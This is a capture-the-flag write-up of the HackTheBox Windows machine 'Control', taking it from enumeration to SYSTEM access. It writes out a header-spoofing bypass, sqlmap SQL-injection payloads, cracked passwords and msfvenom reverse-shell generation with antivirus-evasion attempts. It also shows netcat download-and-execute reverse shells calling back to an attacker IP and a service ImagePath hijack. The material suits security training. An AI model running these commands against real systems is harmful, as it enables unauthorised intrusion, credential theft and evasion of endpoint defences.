Control - Write-up - HackTheBox

noraj

2020-08-06

Contents

1 Information **1**

1.1 Box 1

2 Write-up **2**

2.1 Overview 2

2.2 Network Enumeration 2

2.3 Webapp Enumeration 3

2.4 Webapp Exploitation 5

2.5 Elevation of privilege: isur to hector 11

2.6 Elevation of privilege: hector to system 14

2.7 Files 16

1 Information

READ THE WU ONLINE: https://rawsec.ml/en/hackthebox-control-write-up/

1.1 Box

- **Name:** Control
- **Profile:** www.hackthebox.eu
- **Difficulty:** Hard
- **OS:** Windows
- **Points:** 40

Figure 1.1: control

2 Write-up

2.1 Overview

- **Network Enumeration**: nmap, port 80, 3306
- **Webapp Enumeration**: `admin.php`, `X-Forwarded-For`
- **Webapp Exploitation**: search products SQLi: dump creds + cmd exec
- **Elevation of privilege: isur to hector**: powershell *runas*
- **Elevation of privilege: hector to system**: bin path SYSTEM service exploit

2.2 Network Enumeration

TL;DR: nmap, port 80, 3306

A quick nmap scan to see which ports are open `nmap -sS -p- -oA nmap_full 10.10.10.167`:

```
# Nmap 7.80 scan initiated Fri Mar 20 23:53:43 2020 as: nmap -sS -p- -oA nmap_full
↪  10.10.10.167
Nmap scan report for 10.10.10.167
Host is up (0.031s latency).
Not shown: 65531 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
3306/tcp  open  mysql
49666/tcp open  unknown

# Nmap done at Fri Mar 20 23:57:58 2020 -- 1 IP address (1 host up) scanned in 254.87 seconds
```

And a second nmap scan to discover services and versions `nmap -sSVC -p 80,135,3306,49666 10.10.10.167`:


```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

```
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc   Microsoft Windows RPC
3306/tcp  open  mysql?
| fingerprint-strings:
|   NULL, oracle-tns:
|_    Host '10.10.15.52' is not allowed to connect to this MariaDB server
49667/tcp open  msrpc   Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit
↪  the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.80%I=7%D=3/20%Time=5E7548B5%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.15\.52'\x20is\x20not\x20allow
SF:ed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(oracle-tns,4
SF:A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.15\.52'\x20is\x20not\x20allowed\x
SF:20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The SQL server gives us a connection refused so we'll go with the HTTP server.

2.3 Webapp Enumeration

TL;DR: `admin.php`, `X-Forwarded-For`



Optionally you can run a web discovery tool like dirsearch even if not needed here.

```
Target: 10.10.10.167

[23:56:22] Starting:
[23:56:22] 403 -  312B  - /%2e%2e/google.com
[23:56:28] 200 -    8KB - /about.php
```

```
[23:56:30] 200 -   89B  - /admin.php
[23:56:30] 200 -   89B  - /Admin.php
[23:56:35] 301 -  150B  - /assets  ->  http://10.10.10.167/assets/
[23:56:40] 200 -    0B  - /database.php
[23:56:44] 301 -  150B  - /images  ->  http://10.10.10.167/images/
[23:56:44] 301 -  150B  - /Images  ->  http://10.10.10.167/Images/
[23:56:44] 200 -    3KB - /index.php
[23:56:44] 200 -    3KB - /INDEX.PHP
[23:56:44] 200 -    3KB - /index.php/login/
[23:56:44] 200 -    3KB - /index.PHP
[23:56:45] 200 -   17KB - /license.txt
[23:56:45] 200 -   17KB - /LICENSE.txt
[23:56:45] 200 -   17KB - /License.txt
[23:56:57] 301 -  151B  - /uploads  ->  http://10.10.10.167/uploads/
[23:56:57] 403 -    1KB - /uploads/
```

If we take a look at the source of `index.php` we can see the following comment:

```
  <!-- To Do:
    - Import Products
    - Link to new payment system
    - Enable SSL (Certificates location \\192.168.4.28\myfiles)
  <!-- Header -->
```

Very interesting comment that will help us in the near future.


Not let's try to reach the `admin.php` page:

```
$ curl http://10.10.10.167/admin.php
Access Denied: Header Missing. Please ensure you go through the proxy to access this page
```


We are denied but we are supposed to go through a proxy, so let's add a `X-Forwarded-For` HTTP header and using an internal address we saw the a comment before `192.168.4.28`.

```
$ curl http://10.10.10.167/admin.php -H 'X-Forwarded-For: 192.168.4.28'
```

It works we can access the page but we can do that in burp in a persistent way so we can browse the app in our web browser rather than with curl.



So now we can see this.



2.4 Webapp Exploitation

TL;DR: search products SQLi: dump creds + cmd exec

There was a comment *Import Products* and also a SQL database from the nmap scan so we can try a SQL injection (SQLi).

I used sqlmap (not forgetting to add the `X-Forwarded-For` header) to exploit the SQLi.

First, let's list tables:

```
$ sqlmap -u http://10.10.10.167/search_products.php --method POST -p productName --data
↪  'productName=toto' --tables -H 'X-Forwarded-For: 192.168.4.28'

[00:29:49] [INFO] fetching tables for databases: 'information_schema, mysql, warehouse'
Database: information_schema
[77 tables]
...

Database: mysql
[31 tables]
+---------------------------------------+
| user                                  |
| column_stats                          |
| columns_priv                          |
| db                                    |
| event                                 |
| func                                  |
| general_log                           |
| global_priv                           |
| gtid_slave_pos                        |
| help_category                         |
| help_keyword                          |
| help_relation                         |
| help_topic                            |
| index_stats                           |
| innodb_index_stats                    |
| innodb_table_stats                    |
| plugin                                |
| proc                                  |
| procs_priv                            |
| proxies_priv                          |
| roles_mapping                         |
| servers                               |
| slow_log                              |
| table_stats                           |
| tables_priv                           |
| time_zone                             |
| time_zone_leap_second                 |
| time_zone_name                        |
| time_zone_transition                  |
| time_zone_transition_type             |
| transaction_registry                  |
+---------------------------------------+

Database: warehouse
[3 tables]
+---------------------------------------+
| product                               |
| product_category                      |
| product_pack                          |
+---------------------------------------+
```

We can dump users credentials stored in table `user` from database `mysql`.

```
$ sqlmap -u http://10.10.10.167/search_products.php --method POST -p productName --data
↪  'productName=toto' -H 'X-Forwarded-For: 192.168.4.28' -D mysql -T user --dump -C
↪  User,Password

+---------+-------------------------------------------+
| User    | Password                                  |
+---------+-------------------------------------------+
| hector  | *0E178792E8FC304A2E3133D535D38CAF1DA3CD9D |
| manager | *CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA |
| root    | *0A4A5CAD344718DC418035A1F4D292BA603134D8 |
| root    | *0A4A5CAD344718DC418035A1F4D292BA603134D8 |
| root    | *0A4A5CAD344718DC418035A1F4D292BA603134D8 |
| root    | *0A4A5CAD344718DC418035A1F4D292BA603134D8 |
+---------+-------------------------------------------+
```

Great, sqlmap was able to crack 2 hashes with it's embedded automatic bruteforce:

- `manager` / `l3tm3!n`
- `hector` / `l33th4x0rhector`

For your information here are the various methods sqlmap was able to exploit:

```
Parameter: productName (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: productName=-7611' OR 8249=8249#

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: productName=toto' AND (SELECT 1413 FROM(SELECT
↪   COUNT(*),CONCAT(0x7178717671,(SELECT (ELT(1413=1413,1))),0x7176786a71,FLOOR(RAND(0)*2))x
↪   FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- dkpS

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: productName=toto';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: productName=toto' AND (SELECT 7102 FROM (SELECT(SLEEP(5)))ETMY)-- bIbM

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: productName=toto' UNION ALL SELECT
↪   NULL,NULL,NULL,NULL,CONCAT(0x7178717671,0x5665716b58786a4955776773767048694661436950414263626c756b56717243
```

In order to avoid time-based queries we can use the `--technique BEUS` option.

```
sqlmap -u http://10.10.10.167/search_products.php --method POST -p productName --data
↪  'productName=toto' -H 'X-Forwarded-For: 192.168.4.28' --os-pwn --dbms mysql --tmp-path
↪  'C:/Windows/Temp/' --random-agent --priv-esc --web-root 'C:/Inetpub/wwwroot/' --technique
↪  BEUS
```

I tried to get a reverse shell with `--os-pwn` directly but something when wrong so let's try a more manual approach.

Let's use `--sql-shell` to be able to run some SQL queries.

```
$ sqlmap -u http://10.10.10.167/search_products.php --method POST -p productName --data
↪  'productName=toto' -H 'X-Forwarded-For: 192.168.4.28' --dbms mysql --sql-shell

select load_file('C:/WINDOWS/system32/drivers/etc/hosts'): '# Copyright (c) 1993-2009
↪  Microsoft Corp.\r\n#\r\n# This is a sample HOSTS file used by Microsoft TCP/IP for
↪  Windows.\r\n#\r\n# This file contains the mappings of IP addresses to host names.
↪  Each\r\n# entry should be kept on an individual line. The IP address should\r\n# be placed
↪  in the first column followed by the corresponding host name.\r\n# The IP address and the
↪  host name should be separated by at least one\r\n# space.\r\n#\r\n# Additionally, comments
↪  (such as these) may be inserted on individual\r\n# lines or following the machine name
↪  denoted by a '#' symbol.\r\n#\r\n# For example:\r\n#\r\n#      102.54.94.97
↪  rhino.acme.com          # source server\r\n#       38.25.63.10     x.acme.com
↪  # x client host\r\n\r\n# localhost name resolution is handled within DNS
↪  itself.\r\n#\t127.0.0.1       localhost\r\n#\t::1             localhost\r\n'
```

With `select load_file('C:/WINDOWS/system32/drivers/etc/hosts')` it try to see if we can read files and it's working!

```
[17:26:33] [INFO] fetching SQL SELECT statement query output: 'select user()'
select user(): 'manager@localhost'
```

The current user is `manager`.

```
[17:35:28] [INFO] fetching SQL SELECT statement query output: 'select version()'
select version(): '10.4.8-MariaDB'
```

The MySQL implementation is MariaDB.

Let's check the users' privileges.

```
$ sqlmap -u http://10.10.10.167/search_products.php --method POST -p productName --data
↪  'productName=toto' -H 'X-Forwarded-For: 192.168.4.28' --dbms mysql --privileges

[17:52:11] [INFO] fetching database users privileges
database management system users privileges:
```

```
[*] 'hector'@'localhost' (administrator) [29]:
    privilege: ALTER
    privilege: ALTER ROUTINE
    privilege: CREATE
    privilege: CREATE ROUTINE
    privilege: CREATE TABLESPACE
    privilege: CREATE TEMPORARY TABLES
    privilege: CREATE USER
    privilege: CREATE VIEW
    privilege: DELETE
    privilege: DELETE HISTORY
    privilege: DROP
    privilege: EVENT
    privilege: EXECUTE
    privilege: FILE
    privilege: INDEX
    privilege: INSERT
    privilege: LOCK TABLES
    privilege: PROCESS
    privilege: REFERENCES
    privilege: RELOAD
    privilege: REPLICATION CLIENT
    privilege: REPLICATION SLAVE
    privilege: SELECT
    privilege: SHOW DATABASES
    privilege: SHOW VIEW
    privilege: SHUTDOWN
    privilege: SUPER
    privilege: TRIGGER
    privilege: UPDATE
[*] 'manager'@'localhost' [1]:
    privilege: FILE
[*] 'root'@'127.0.0.1' (administrator) [29]:
    privilege: ALTER
    privilege: ALTER ROUTINE
    privilege: CREATE
    privilege: CREATE ROUTINE
    privilege: CREATE TABLESPACE
    privilege: CREATE TEMPORARY TABLES
    privilege: CREATE USER
    privilege: CREATE VIEW
    privilege: DELETE
    privilege: DELETE HISTORY
    privilege: DROP
    privilege: EVENT
    privilege: EXECUTE
    privilege: FILE
    privilege: INDEX
    privilege: INSERT
    privilege: LOCK TABLES
    privilege: PROCESS
    privilege: REFERENCES
    privilege: RELOAD
```

```
    privilege: REPLICATION CLIENT
    privilege: REPLICATION SLAVE
    privilege: SELECT
    privilege: SHOW DATABASES
    privilege: SHOW VIEW
    privilege: SHUTDOWN
    privilege: SUPER
    privilege: TRIGGER
    privilege: UPDATE
```

It seems our current user *manager* is less privileged than *root* or *hector* but still has the *FILE* perm that allowed use to read `C:/WINDOWS/system32/drivers/etc/hosts`.

As I said earlier `--os-pwn` was not working so I tried `--os-shell` to run some command manually.

I generated (locally) a `meterpreter` reverse shell.

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.34 LPORT=9999 -f exe >
↪  win.exe
```

And tried to upload it will powershell in the `os-shell` session.

```
os-shell> powershell -nop -c "wget http://10.10.14.34:8080/win.exe -OutFile uploads\win.exe"
```

Unfortunately, there is an EDR blocking and removing our reverse shell.

```
'The system cannot execute the specified program.'
```

I persisted and tried with various encoders or without meterpreter.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.34 LPORT=8080 -f exe -e
↪  shikata_ga_nai -i 3 > win.exe
-> spotted

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.34 LPORT=8080 -f exe -e
↪  shikata_ga_nai -i 4100 > win.exe
-> spotted

msfvenom -p windows/x64/powershell_reverse_tcp LHOST=10.10.14.34 LPORT=8080 -f exe > win.exe
-> spotted
```

I found a manual obfuscation method with raw python that claimed to work 100% of the time but it was overkill and too time consuming to do AV evasion.

Else is tried to upload `nc.exe`:

```
cp ~/CTF/tools/kali-windows-binaries/nc.exe .
```

Note: the pre-compiled binary can be found here: interference-security/kali-windows-binaries.

So I uploaded it and created a powershell session:

```
os-shell> powershell -nop -c "wget http://10.10.15.123:8080/nc.exe -OutFile uploads\nc.exe"
os-shell> uploads\nc.exe 10.10.15.123 9999 -e powershell.exe
```

Yey, the listener caught it without being spotted by the EDR:

```
$ nc -nlp 9999
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot>whoami
nt authority\iusr

C:\inetpub\wwwroot>
```

Ok so we are logged as `nt authority\iusr`, a service account.

2.5 Elevation of privilege: isur to hector

TL;DR: powershell *runas*

So we may need to log as *hector* or *manager* to see interesting stuff.

But `runas` tricks like this one never works outside a true graphical terminal.

```
cmd /C echo l33th4x0rhector | runas /user:hector /netonly cmd.exe
```

So I had to figure out how to do it in powershell.

Before let's check detailed permissions:

```
C:\inetpub\wwwroot>whoami /all
whoami /all

USER INFORMATION
----------------

User Name         SID
```

```
================ ========
nt authority\iusr S-1-5-17


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
↪
====================================== ================ ============
↪   ================================================
Mandatory Label\High Mandatory Level Label            S-1-16-12288
↪
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by
↪   default, Enabled group
BUILTIN\IIS_IUSRS                      Alias            S-1-5-32-568 Mandatory group, Enabled by
↪   default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by
↪   default, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Group used for deny only
↪
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by
↪   default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by
↪   default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by
↪   default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by
↪   default, Enabled group


PRIVILEGES INFORMATION
----------------------

Privilege Name          Description                               State
======================= ========================================= =======
SeChangeNotifyPrivilege Bypass traverse checking                  Enabled
SeImpersonatePrivilege  Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects                     Enabled

ERROR: Unable to get user claims information.
```

I found the following tricks on Hack Tricks, on this page:

```
# create a credential object
$pass = ConvertTo-SecureString 'l33th4x0rhector' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential('CONTROL\Hector', $pass)
# check if credentials are working executing
Invoke-Command -Computer Fidelity -ScriptBlock { whoami } -Credential $cred
# Now the real command
Invoke-Command -Computer Fidelity -Credential $cred -ScriptBlock { cmd /c
↪   "C:\inetpub\wwwroot\uploads\nc.exe -e powershell 10.10.15.123 10000" }
```

I lost hours at this step. Why?

Because of troll from the challenge author.

The `Invoke-Command` command requires the right hostname to work even if it is localhost else it fails with an obscure error.

When you get the hostname of the machine in a classic way, or with enumeration tool or if you guess that the name of the HTB box, you will think that the hostname is `CONTROL` right?

```
PS C:\inetpub\wwwroot> gc env:computername
CONTROL

PS C:\inetpub\wwwroot> $env:computername
CONTROL

c:\>echo %computername%
CONTROL
```

Not at all, I don't understand why but the legacy `Hostname.exe` returns `Fidelity`, same in powershell..

```
PS C:\inetpub\wwwroot> Hostname.exe
Fidelity

PS C:\inetpub\wwwroot> [System.Net.Dns]::GetHostName()
Fidelity
```

So here I learned that the hostname (DNS) != hostname (computer name). Most of the time this will be the same, but here it was not.

For professional and attentive guesser, `Fidelity` was written on the home page of the webapp.

Now that our powershell `runas` works we can grab the user flag.

```
$ nc -nlp 10000
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Hector\Documents> whoami
control\hector

PS C:\Users\Hector> gc Desktop\user.txt
d8782dd01fb15b72c4b5ba77ef2d472b
```

2.6 Elevation of privilege: hector to system

TL;DR: bin path SYSTEM service exploit

We can see if hector has a command history.

```
PS C:\Users\Hector> Get-Content
↪  C:\Users\Hector\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline\ConsoleHost_history.txt
get-childitem HKLM:\SYSTEM\CurrentControlset | format-list
get-acl HKLM:\SYSTEM\CurrentControlSet | format-list
```

Fine, it seems to be a clue, we must have to look at services.

```
PS C:\Users\Hector> get-acl HKLM:\System\CurrentControlSet\services\* | Format-List * |
↪  findstr /i "Hector Users Path Everyone"
```

There are dozens services where hector has full control, let's find one that `iusr` can restart.

Let's try with a sysinternal tool.

```
$ cp /usr/share/windows/sysinternals-suite/accesschk64.exe .
```

```
PS C:\Users\Hector\Videos> powershell -nop -c "wget http://10.10.15.123:8080/accesschk64.exe
↪  -OutFile noraj.exe"

.\noraj.exe -uwcqv Hector * /accepteula
```

But access denied because it tries to open Service Control Manager.

Get all services:

```
PS C:\Users\Hector\Videos> reg query hklm\system\currentcontrolset\services > noraj.txt
PS C:\Users\Hector\Videos> copy noraj.txt C:\inetpub\wwwroot\uploads\noraj.txt
$ cat services_fullpath.txt| cut -d '\' -f 5 > services.txt
```

Get services owners and who can modify them.

```
PS C:\Users\Hector\Videos> get-acl HKLM:\System\CurrentControlSet\services\* | Format-List
↪  PSChildName,Owner,Group,AccessToString | Out-String -Width 300 > noraj.txt
PS C:\Users\Hector\Videos> copy noraj.txt C:\inetpub\wwwroot\uploads\noraj.txt
```

Get services registry binary path

```
PS C:\Users\Hector\Videos> reg query hklm\System\CurrentControlSet\Services /s /v imagepath

powershell -nop -c "wget http://10.10.15.123:8080/services_name.txt -OutFile
↪  services_name.txt"
```

In `cmd.exe` we can try to loop over all services like that:

```
FOR /F %i in (services_name.txt) DO @sc qc %i
```

I translated this in PowerShell to check process that the user has access to:

```
foreach($line in Get-Content .\services_name.txt) {
  $res = iex "sc.exe qc $line"
  if($res -match 'QueryServiceConfig SUCCESS'){
    echo $res
  }
}
```

So we have a list of services that Hector can modify, that iusr can restart and that are own and executed as SYSTEM.

With Hector we try to modify `wuauserv` binary to a reverse shell command:

```
C:\Users\Hector\Videos>reg add HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\wuauserv
↪  /v ImagePath /t REG_EXPAND_SZ /d "C:\Inetpub\wwwroot\uploads\nc.exe 10.10.15.123 10004 -e
↪  powershell.exe" /f
The operation completed successfully.
```

With iusr we start the service: `sc start wuauserv` so we gain a system shell.

```
nc -nlp 10004
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> gc C:\Users\Administrator\Desktop\root.txt
8f8613f5b4da391f36ef11def4cec1b1

PS C:\Windows\system32> whoami
nt authority\system
```

Note: the command is executed even if `sc` displays an error.

Why `wuauserv`? I just tried them all and it worked with this one.

2.7 Files

As the output of the commands listing services were very long I pasted them in a Gist.

Gist:

- services_bin_path.txt
- services_fullpath.txt
- services_name.txt
- services_name2.txt
- services_rights.txt
- services_that_can_be_restarted.txt